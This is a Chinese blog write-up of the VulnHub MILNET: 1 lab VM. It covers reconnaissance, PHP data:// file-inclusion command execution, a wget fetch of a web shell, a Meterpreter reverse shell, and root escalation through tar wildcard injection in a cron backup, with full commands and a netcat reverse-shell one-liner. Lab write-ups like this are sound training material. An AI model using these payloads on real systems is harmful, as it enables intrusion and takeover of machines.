

VulnHub靶机MILNET: 1writeup

原创

剑豪123 于 2022-03-22 08:56:58 发布 47 收藏

分类专栏: [vulnhub](#) 文章标签: [linux web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/xingjinhao123/article/details/123584852>

版权



[vulnhub](#) 专栏收录该内容

9 篇文章 0 订阅

订阅专栏

下载地址: <https://www.vulnhub.com/entry/milnet-1,148>

Description Back to the Top

Welcome to 1989!

And welcome to Germany!

This VM is inspired by a book! There should be plenty of hints which one it is, if you havent read it.

This is a simple VM, so dont fear any advanced exploitation, reverse engineering or other advanced techniques!

Just a solid and simple advanced persistent threat (admins ;)

So the level is clearly: beginner (as intended).

For some it may teach a solid (old) new Privesc technique that together with the above mentioned book inspired me to this VM.

I made the effort to throw some very basic story/polish into it.

Also if everythin runs smoothly the VM should show its IP adress in the Login screen on the console!

-No, I dont consider finding the VM in your own network a real challenge ;-)

If you should encounter any problems or want to drop me a line use #milnet and @teh_warrior on twitter or chat me up in #vulnhub!

Hope you enjoy this VM!

Gonna enjoy reading some writeups and hope you might find other ways then the intended ones!

Best Regards

Warrior

To convert the VM so it works with Virtualbox: qemu-img convert -disk1.vmdk -disk1.bin; VBoxManage convertfromraw -disk1.bin -disk1.vdi --format VDI

CSDN @剑豪123

信息收集

获取IP地址

```
C:\home\kali> arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:0d:43:48, IPv4: 192.168.1.159
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      a0:08:6f:6c:4c:5b      HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.30     54:05:db:eb:24:16      (Unknown)
192.168.1.2      50:3c:ea:c1:33:9b      GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD
192.168.1.164   00:0c:29:67:83:71      VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.145 seconds (119.35 hosts/sec). 4 responded
```

扫描端口


```
C:\home\kali> nmap 192.168.1.164 -p- -O -A -sV -sS
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-24 18:36 CST
Nmap scan report for 192.168.1.164
Host is up (0.00039s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 9b:b5:21:38:96:7f:85:bd:1b:aa:9a:70:cf:db:cd:36 (RSA)
|_  256 93:30:be:c2:af:dd:81:a8:25:2b:57:e5:01:49:91:57 (ECDSA)
|_  256 37:40:2b:cc:27:ae:89:22:d0:d2:65:65:c4:9b:53:42 (ED25519)
80/tcp    open  http      lighttpd 1.4.35
|_ http-server-header: lighttpd/1.4.35
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 00:0C:29:67:83:71 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.39 ms  192.168.1.164

OS and Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 14.14 seconds
```

CSDN @剑豪123

80端口（没有发现有有用信息）



CSDN @剑豪123

列举目录

```
C:\home\kali> dirb http://192.168.1.164

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon Jan 24 18:39:18 2022
URL_BASE: http://192.168.1.164/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

----- Scanning URL: http://192.168.1.164/ -----
+ http://192.168.1.164/index.php (CODE:200|SIZE:145)
+ http://192.168.1.164/info.php (CODE:200|SIZE:63897)

-----

END_TIME: Mon Jan 24 18:39:22 2022
DOWNLOADED: 4612 - FOUND: 2
```

CSDN @剑豪123

只有一个info.php，访问之后发现允许文件包含和网站根目录的路径

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	On	On

\$_SERVER['DOCUMENT_ROOT']	/var/www/html
\$_SERVER['SCRIPT_FILENAME']	/var/www/html/info.php

CSDN @剑豪123

经过测试可以通过base64形式执行远程命令注入

```
1 <?php system('ls'); ?>
2 route=data://text/plain;base64,PD9waHAgc3lzdGVtKCdscycp0yA/Pg==
```

The screenshot shows a network request and response. The request is a POST to /content.php with headers including Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Content-Type, Content-Length, Origin, Connection, Referer, and Upgrade-Insecure-Requests. The request body contains a base64-encoded command: route=data://text/plain;base64,PD9waHAgc3lzdGVtKCdscycp0yA/Pg==. The response is a 200 OK status with headers for Content-type, Connection, Date, Server, and Content-Length. The response body lists several files: bomb.jpg, bomb.php, content.php, index.php, info.php, main.php, mj.jpg, nav.php, props.php, and a.

CSDN @剑豪123

getshell

上传大马

```
1 route=data://text/plain;base64,PD9waHAgc3lzdGVtKCJ3Z2V0IGh0dHA6Ly8xOTIuMTY4LjEuMzAvc2h1bGwLnBocCIpOyA/Pg==
```

CSDN @剑豪123

msf联动拿shell



使用方法：

- 1.自己服务器需要有公网ip，并安装好msf
- 2.然后执行


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 0.0.0.0
msf5 exploit(multi/handler) > set lport 12345
msf5 exploit(multi/handler) > exploit
```

- 3.在下方填好对应ip和端口

你的地址

连接端口

CSDN @剑豪123



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 12345
lport => 12345
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:12345
[*] Sending stage (39282 bytes) to 192.168.1.164
[*] Meterpreter session 1 opened (192.168.1.159:12345 -> 192.168.1.164:39764) at 2022-01-25 01:31:59 +0800

meterpreter > shell
Process 3403 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

CSDN @剑豪123

提权

查看用户

```
cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
langman:x:1000:1000:T. G. Langman,,,:/home/langman:/bin/bash
```

查看计划任务（这里看到每过一分钟会以root权限执行一次/backup/backup.sh）


```
www-data@seckenheim:/var/www/html$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 * * * * root    /backup/backup.sh
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@seckenheim:/var/www/html$
```

CSDN @剑豪123

查看/backup/backup.sh内容

```
#
www-data@seckenheim:/var/www/html$ cat /backup/backup.sh
cat /backup/backup.sh
#!/bin/bash
cd /var/www/html
tar cf /backup/backup.tgz *
```

CSDN @剑豪123

在langman用户家目录 /home/langman/SDINET/DefenseCode_Unix_WildCards_Gone_Wild.txt 看到一下内容

- 1 参考链接: https://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt

CSDN @剑豪123

4.3 Tar arbitrary command execution

Previous example is nice example of file ownership hijacking. Now, let's go to even more interesting stuff like arbitrary command execution. Tar is very common unix program for creating and extracting archives.

Common usage for lets say creating archives is:

```
[root@defensecode public]# tar cvvf archive.tar *
```

So, what's the problem with 'tar'?

Thing is that tar has many options, and among them, there some pretty interesting options from arbitrary parameter injection point of view.

Let's check tar manual page (man tar):

```
--checkpoint[=NUMBER]
    display progress messages every NUMBERth record (default 10)

--checkpoint-action=ACTION
    execute ACTION on each checkpoint
```

There is '--checkpoint-action' option, that will specify program which will be executed when checkpoint is reached. Basically, that allows us arbitrary command execution.

Check the following directory:

```
[root@defensecode public]# ls -al
total 72
drwxrwxrwx.  2 user user  4096 Oct 28 19:34 .
drwx----- 24 user user  4096 Oct 28 18:32 ..
-rw-rw-r--.  1 user user 20480 Oct 28 19:13 admin.php
-rw-rw-r--.  1 user user   34 Oct 28 17:47 ado.php
-rw-r--r--.  1 leon leon    0 Oct 28 19:19 --checkpoint=1
-rw-r--r--.  1 leon leon    0 Oct 28 19:17 --checkpoint-action=exec=sh shell.sh
-rw-rw-r--.  1 user user  187 Oct 28 17:44 db.php
-rw-rw-r--.  1 user user  201 Oct 28 17:43 download.php
-rw-rw-r--.  1 user user   43 Oct 28 17:35 file1.php
-rw-rw-r--.  1 user user   56 Oct 28 17:47 footer.php
-rw-rw-r--.  1 user user  357 Oct 28 17:36 global.php
-rw-rw-r--.  1 user user  225 Oct 28 17:37 header.php
-rw-rw-r--.  1 user user  117 Oct 28 17:36 inc.php
-rw-rw-r--.  1 user user  111 Oct 28 17:38 index.php
-rw-rw-r--.  1 user user   94 Oct 28 17:38 script.php
-rwxr-xr-x.  1 leon leon   12 Oct 28 19:17 shell.sh
```

Now, for example, root user wants to create archive of all files in current directory.

```
[root@defensecode public]# tar cf archive.tar *
```

CSDN @剑豪123

在新终端上生成单行恶意代码，用于使用 msfvenom 实现 netcat 反向连接，并为此输入以下命令。并开启监听

```
1 msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.159 lport=8888 R
```

```
C:\home\kali> msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.159 lport=8888 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 91 bytes
mkfifo /tmp/cvjc; nc 192.168.1.159 8888 0</tmp/cvjc | /bin/sh >/tmp/cvjc 2>&1; rm /tmp/cvjc
C:\home\kali> nc -lvp 8888
listening on [any] 8888 ...
```

CSDN @剑豪123

接下来在靶机运行一下命令

```

1 echo "mkfifo /tmp/ivkwne; nc 192.168.1.159 8888 0</tmp/ivkwne | /bin/sh >/t
  mp/ivkwne 2>&1; rm /tmp/ivkwne" > shell.sh
2 touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
3 touch "/var/www/html/--checkpoint=1"

```

CSDN @剑豪123

```

www-data@seckenheim:/var/www/html$ echo "mkfifo /tmp/ivkwne; nc 192.168.1.159 8888 0</tmp/ivkwne | /bin/sh >/tmp/ivkwne 2>61; rm /tmp/ivkwne" > shell.sh
touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
<888 0</tmp/ivkwne | /bin/sh >/tmp/ivkwne 2>61; rm /tmp/ivkwne" > shell.sh 9
<w/html$ touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"

```

CSDN @剑豪123

```

www-data@seckenheim:/var/www/html$ ls
ls
--checkpoint-action=exec=sh shell.sh  content.php  mj.jpg      shell1.php
--checkpoint=1echo                    index.php   nav.php
bomb.jpg                               info.php   props.php
bomb.php                               main.php   shell.sh
www-data@seckenheim:/var/www/html$

```

CSDN @剑豪123

等待一分钟

```

C:\home\kali> nc -lvp 8888
listening on [any] 8888 ...
192.168.1.164: inverse host lookup failed: Unknown host
connect to [192.168.1.159] from (UNKNOWN) [192.168.1.164] 33610
id
uid=0(root) gid=0(root) groups=0(root)

```


CSDN @剑豪123

成功拿到root权限

```

cd /root
ls
credits.txt
cat credits.txt

```



This was milnet for #vulnhub by @teh_warriar
 I hope you enjoyed this vm!
 If you liked it drop me a line on twitter or in #vulnhub.
 I hope you found the clue:
 /home/langman/SDINET/DefenseCode_Unix_WildCards_Gone_Wild.txt
 I was sitting on the idea for using this technique for a BO0T2R00T VM prives for a long time...
 This VM was inspired by The Cuckoo's Egg.
 If you have not read it give it a try:
<http://www.amazon.com/Cuckoos-Egg-Tracking-Computer-Espionage/dp/1416507787/>

CSDN @剑豪123

成功得到flag

到这里成功完成了该靶机！

本文所有用到的工具都可以关注微信公众号“网络安全学习爱好者”联系公众客服免费领取！有关学习的问题也可以加客服一起学习！

